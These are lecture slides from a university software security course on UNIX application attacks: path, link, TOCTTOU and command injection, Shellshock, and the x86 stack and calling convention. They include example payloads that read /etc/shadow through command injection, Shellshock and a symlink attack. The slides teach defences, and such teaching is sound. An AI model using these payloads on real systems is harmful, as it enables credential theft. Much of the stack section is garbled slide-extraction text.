Application Insecurity

CSE 545 – Software Security Spring 2018

Adam Doupé

Arizona State University

http://adamdoupe.com




Program Loading and Execution

- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
 - In Linux /proc/<pid>/maps shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins



Process Memory Layout






Process Structure

- Environment/Argument section
 - Used for environment data
 - Used for the command line data
- Stack section
 - Used for local parameters
 - Used for saving the processor status
- Memory-mapping segment
 - Used for shared libraries
- Heap section
 - Used for dynamically allocated data
- Data section (Static/global vars)
 - Initialized variables (.data)
 - Uninitialized variables (.bss)
- Code/Text section (.text)
 - Marked read-only
 - Modifications causes segfaults

Top of memory (0xBFFFFFF)



Bottom of memory (0x00800000)



Understanding UNIX Processes

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
 - Real IDs: defines the user who started/owns the process
 - Effective IDs: used to determine if the process is "allowed to do things"
 - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process' effective UID/GID are changed to the ones of the program file owner

```
[adamd@ragnuk]$ ls -la /usr/bin/passwd
-rwsr-xr-x. 1 root root 30768 Feb 22 2012 /usr/bin/passwd
[adamd@ragnuk]$ ls -la /usr/bin/chsh
-rws--x-x. 1 root root 20056 Oct 15 2014 /usr/bin/chsh
```



Disassembling

- Disassembling is the process of extracting the assembly representation of a program by analyzing its binary representation
- Disassemblers can be:
 - Linear: linearly parse the instructions
 - Recursive: attempt to follow the flow of the program



Radare

- Radare is a program analysis tool
 - http://rada.re/r/
 - Supports reversing and vulnerability analysis
 - Disassembling of binaries
 - Forensic analysis
- Supports scripting
- Supports collaborative analysis
- Free



IDA Pro

- IDA Pro is the state-of-the-art tool for reversing
 - https://www.hex-rays.com/products/ida/
- It supports disassembling of binary programs
- Supports decompilation (Hex-Rays decompiler)
- Can be integrated with gdb and other debuggers
- It is a commercial product (expensive)
 - A limited version is available for free



Attacking UNIX Systems

- Remote attacks against a network service
- Remote attacks against the operating system
- Remote attacks against a browser
- Local attacks against SUID applications
- Local attacks against the operating system



Attacking UNIX Applications

- 99% of the local vulnerabilities in UNIX systems exploit SUID-root programs to obtain root privileges
 - 1% of the attacks target the operating system kernel itself
- Attacking SUID applications is based on
 - Inputs
 - Startup: command line, environment
 - · During execution: dynamic-linked objects, file input, socket input
 - Interaction with the environment
 - File system: creation of files, access to files
 - Processes: signals, invocation of other commands
- Sometimes defining the boundaries of an application is not easy



Attack Classes

- File access attacks
 - Path attacks
 - TOCTTOU
 - File handler reuse
- Command injection
- Memory Corruption
 - Stack corruption
 - Heap corruption
 - Format string exploitation



File Access Attacks

- Access to files in the file system is performed by using path strings
- If an attacker has a way to control how or when a privileged application builds a path string, it can lure the application into violating the security policy of the system



The Dot-Dot Attack

 An application builds a path by concatenating a path prefix with values provided by the user (the attacker)

```
path = strncat("/<initial path>/",
user_file, free_size);
file = open(path, O_RDWR);
```

- The user (attacker) provides a filename containing a number of ".." that allow for escaping from the directory and access any file in the file system
- Also called: directory traversal attack



Lessons Learned

- Input provided by the user should be heavily sanitized before being used in creating a path
- chroot() can be used to confine an application to a subset of the file system



PATH and HOME Attacks

- The PATH environment variable determines how the shell searches for commands
- If an application invokes commands without specifying the complete path, it is possible to induce an application to execute a different version (controlled by the attacker) of the external command
 - execlp() and execvp() use the shell PATH variable to locate applications
- The HOME environment variable determines how the home directory path is expanded by the shell
- If an application uses a home-relative path
 (e.g., ~/myfile.txt), an attacker can modify his/her \$HOME
 variable to control the execution of commands (or the access
 to files)



Lessons Learned

- Absolute paths should always be used when executing external commands
- Home-relative paths should never be used



Link Attacks

- Some applications check the path to a file (e.g., to verify that the file is under a certain directory) but not the nature of the file
- By creating symbolic links an attacker can force an application to access files outside the intended path
- When an application creates a temporary file it might not check for its properties in the assumption that the file has been created with the correct privileges



The dtappgather Attack

- The dtappgather utility was shipped with the Common Desktop Environment (CDE)
- dtappgather uses a directory with permissions 0555 to create temporary files used by each login session
- /var/dt/appconfig/appmanager/ generic-display-0 is not checked for existence prior to the opening of the file



The dtappgather Attack

```
% ls -l /etc/shadow
-r---- 1 root other 1500 Dec 29 18:21 /
etc/shadow
% ln -s /etc/shadow /var/dt/appconfig/
appmanager/generic-display-0
% dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/
generic-display-0: File exists
% ls -1 /etc/shadow
-r-xr-xr-x 1 user users 1500 Dec 29 18:21 /
etc/shadow
```



Lessons Learned

- The type of file being referenced by a path should be checked
 - For unexpected types
 - For symbolic links
- Temporary files should not be predictable
 - Use mkstemp()



TOCTTOU Attacks

- Attacker may race against the application by exploiting the gap between testing and accessing the file (time-of-check-to-time-of-use)
 - Time-Of-Check (t1): validity of assumption A on entity E is checked
 - Time-Of-Use (t2): E is used, assuming A is still valid
 - Time-Of-Attack (t3): assumption A is invalidated
 - t1 < t3 < t2
- Data race condition
 - Conflicting accesses of multiple processes to shared data
 - At least one of them is a write access



TOCTTOU Example

- The access() system call returns an estimation of the access rights of the user specified by the real UID
- The open() system call is executed using the effective UID

```
if (access(filename, W_OK) == 0) {
  if ((fd = open(filename, O_WRONLY)) < 0) {
    perror(filename);
    return -1;
  }
  write(fd, buf, count);
}</pre>
```



Lessons Learned

- Use versions of system calls that use file descriptors instead of file path names
- Perform file descriptor binding first
- For temp file use mkstemp(), which creates a file AND opens it



File Handler Reuse

- SUID applications open files to perform their tasks
- Sometimes they fork external processes
- If the close-on-exec flag is not set, the new process will inherit the open file descriptors of the original program
- The open files might provide access to security-sensitive information



The chpass Attack

- The "chpass" command on OpenBSD systems allows unprivileged users to edit database information associated with their account
- chpass creates a temporary copy of the password database
 - spawning an editor to display and modify user account information
 - committing the information into the temporary password file copy, which is then used to rebuild the password database
- Using an escape-to-shell feature of the vi editor it was possible to obtain a shell with an open file descriptor to the copy file
- Arbitrary modifications will be merged in the original passwd file



Lessons Learned

 Make sure that no open file descriptors are inherited by forked programs



Command Injection

- Applications invoke external commands to carry out specific tasks
- system(<string>) executes a command specified in a string by calling
 - /bin/sh -c <string>
- popen() opens a process by creating a pipe, forking, and invoking the shell as in system()
- If the user can control the string passed to these functions, it can inject additional commands



A Simple Example

```
int main(int argc, char *argv[]) {
  char cmd[1024];
  snprintf(cmd, 1024, "cat /var/log/%s", argv[1]);
  cmd[1023] = ' \ 0';
  return system(cmd);
}
% ./prog "foo; cat /etc/shadow"
/var/log/foo: file not found
root:$1$LtWqGee9$jLrc8CWVMx6oAA8WKzS5Z1:16661:0:99999:7:::
                                                             28
daemon: *:16652:0:99999:7:::
```



A Real Example: Shellshock

- On September 2014, a new bug in how bash processes its environment variable was disclosed
- The bash program can pass its environment to other instances of bash
- In addition to variables a bash instance can pass to another instance one or more function definitions
- This is accomplished by setting environment variables whose value start with '()' followed by a function definition
- The function definition is then executed by the interpreter to create the function



A Real Example: Shellshock

- By appending commands to the function definition, it is possible to execute arbitrary code
- By passing as a command the string: foo() { :;}; cat /etc/shadow
- The command will be put in the environment variable and interpreted, resulting in the injected command executed
- Also, CGI web applications pass arguments through environment variables
 - Can execute arbitrary code through a web request!
- Similar attack on limited access ssh



Shellshock Example

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
Host: cloudflare.com
```

Shellshock Example

```
HTTP_ACCEPT_ENCODING=gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.8,fr;q=0.6
HTTP_CACHE_CONTROL=no-cache
HTTP_PRAGMA=no-cache
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
HTTP_HOST=cloudflare.com
```

If the variable gets passed into bash by the web server, the Shellshock problem occurs!

```
HTTP_USER_AGENT=() { :; }; /bin/eject
```

Lessons Learned

- Invoking commands with system() and popen() is dangerous
- Input from the user should always be sanitized



Attack Classes

- File access attacks
 - Path attacks
 - TOCTTOU
 - File handler reuse
- Command injection
- Memory Corruption
 - Stack corruption
 - Heap corruption
 - Format string exploitation



Overflows/Overwrites


- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
 - Architecture/OS version dependent
 - Can be exploited both locally and remotely
 - Can modify both the data and the control flow of an application
- Recent tools have made the process of exploiting overflows easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
 - Some of these mechanisms have found their way to mainstream operating system (non-executable stack, layout randomization)





The Stack

- Stack is essentially scratch memory for functions
 - Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
 - %esp holds the address of the top of the stack
 - push %eax decrements the stack pointer (%esp) then stores the value in %eax to the location pointed to by the stack pointer
 - pop %eax stores the value at the location pointed to by the stack pointer into %eax, then increments the stack pointer (%esp)











%eax	0xa
%ebx	0x0
%esp	0x10000



%eax	0xa
%ebx	0x0
%esp	0xFFFC



%eax	0xa
%ebx	0x0
%esp	0xFFFC



%eax	0xa
%ebx	0xa
%esp	0xFFFC




%eax	0 ха
%ebx	0ха
%esp	0x10000

- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
 - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
 - Each local variable will be (different) offsets of the frame pointer
 - In x86, frame pointer is called the base pointer, and is stored in %ebp



```
int main() a @ %ebp + A
                                  a @ %ebp — 0xc
             b @ %ebp + B
                                  b @ %ebp - 0x8
            c @ %ebp + C
                                  c @ %ebp - 0x4
  int a;
  int b;
  float c;
             mem[%ebp+A] = 10
                                  mov %esp, %ebp
  a = 10;
             mem[\$ebp+B] = 100
                                  sub $0x10, %esp
 b = 100;
             mem[%ebp+C] = 10.45
                                  movl $0xa, -0xc(%ebp)
 c = 10.45; mem[%ebp+A] =
                                  mov1 $0x64,-0x8(%ebp)
  a = a + b; mem[%ebp+A] +
                                  mov $0x41273333, %eax
            mem[%ebp+B]
  return 0;
                                  mov eax, -0x4(ebp)
                                  mov -0x8(%ebp), %eax
                                  add %eax,-0xc(%ebp)
```


0xFFFFFFF



mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	
%esp	
%ebp	

0xFFFFFFF




0x10000

mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	
%esp	0x10000
%ebp	0x10000


0xFFFFFFF




0x10000

mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	
%esp	0xFFF0
%ebp	0x10000





0x10000

0xFFFC

0xFFF8

0xFFF4

0xFFF0

mov %esp,%ebp

sub \$0x10,%esp

movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp)

mov \$0x41273333, %eax


mov %eax,-0x4(%ebp)

mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	
%esp	0xFFF0
%ebp	0×10000





0x10000

0xFFFC

0xFFF8

0xFFF4

0xFFF0

mov %esp,%ebp

sub \$0x10,%esp

movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp)


mov \$0x41273333,%eax


mov %eax,-0x4(%ebp)

mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	
%esp	0xFFF0
%ebp	0×10000





0x10000 0xFFFC 0xFFF8

0xFFF4

0xFFF0

mov %esp,%ebp
sub \$0x10,%esp

movl \$0xa,-0xc(%ebp)

movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax


mov %eax,-0x4(%ebp)

mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	
%esp	0xFFF0
%ebp	0x10000

0xFFFFFFF



0x10000

0xFFFC

0xFFF8

0xFFF4

0xFFF0

mov %esp,%ebp
sub \$0x10,%esp

movl \$0xa,-0xc(%ebp)

movl \$0x64, -0x8(%ebp)


mov \$0x41273333,%eax mov %eax,-0x4(%ebp)

mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	
%esp	0xFFF0
%ebp	0×10000

0xFFFFFFF



0x10000 0xFFFC

0xFFF8

0xFFF4

0xFFF0


mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp)

mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	
%esp	0xFFF0
%ebp	0×10000

0xFFFFFFF




0x10000 **0xFFFC** 0xFFF8 0xFFF4 0xFFF0

mov %esp,%ebp sub \$0x10, %esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax add %eax, -0xc(%ebp)

%eax	0x41273333	
%esp	0xFFF0	
%ebp	0x10000	

0xFFFFFFF



0x10000

0xFFFC

0xFFF8

0xFFF4

0xFFF0

mov %esp,%ebp
sub \$0x10,%esp

movl \$0xa,-0xc(%ebp)

movl \$0x64,-0x8(%ebp)


mov \$0x41273333,%eax mov %eax,-0x4(%ebp)

mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000

0xFFFFFFF



0x10000 0xFFFC

0xFFF8

0xFFF4


0xFFF0

mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	0x41273333	
%esp	0xFFF0	
%ebp	0x10000	

0xFFFFFFF



0x10000

0xFFFC

0xFFF8

0xFFF4


0xFFF0

mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax

add %eax, -0xc(%ebp)

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000

0xFFFFFFF



0x10000

0xFFFC

0xFFF8

0xFFF4

0xFFF0


mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax

add %eax,-0xc(%ebp)

%eax	0x64
%esp	0xFFF0
%ebp	0×10000



0xFFFFFFF



0x10000 0xFFFC 0xFFF8


0xFFF4

0xFFF0

mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

0xFFFFFFF




0x10000 0xFFFC 0xFFF8 0xFFF4

0xFFF0

mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

0xFFFFFFF



0x10000

0xFFFC

0xFFF8

0xFFF4

0xFFF0

mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x412733333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax add %eax,-0xc(%ebp)

%eax	0x64
%esp	0xFFF0
%ebp	0×10000



- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
 - Return value
 - Parameters
 - Our frame pointer
 - Return address (where to start program execution when function returns)
 - Local variables
 - Temporary variables



Calling Convention

- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
 - Caller?
 - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
 - Varies based on processor, operating system, compiler, or type of call



x86 Linux Calling Convention (cdecl)


- Caller (in this order)
 - Pushes arguments onto the stack (in right to left order)
 - Pushes address of instruction after call

Callee


- Pushes previous frame pointer onto stack
- Creates space on stack for local variables
- Ensures that stack is consistent on return
- Return value in %eax register



```
callee:
int callee(int a, int b)
                                     push %ebp
{
                         prologue
                                     mov %esp, %ebp
  return a + b + 1;
                                     mov 0xc(%ebp), %eax
}
                                     mov 0x8(%ebp), %edx
                                     lea (%edx,%eax,1),%eax
int main()
                                     add $0x1, %eax
                                     pop %ebp
  int a;
                         epilogue
                                     ret
  a = callee(10, 40);
                                   main:
  return a;
                                     push %ebp
}
                         prologue
                                     mov %esp, %ebp
                                     sub $0x18,%esp
                                     movl $0x28,0x4(%esp)
                                     movl $0xa,(%esp)
                                     call callee
                                     mov eax, -0x4(ebp)
                                     mov -0x4(%ebp), %eax
                                     leave
                         epiloque
                                     ret
```







0x0000000		
%eax		
%edx		
%esp	0xfd2d0	
%ebp	0xfd2c0	
%eip	0x80483a5	
Adam Dauné Caffuara Caguritu		

<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
mov 0x8(%ebp),%edx	0x804839a
lea (%edx,%eax,1),%eax	0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6

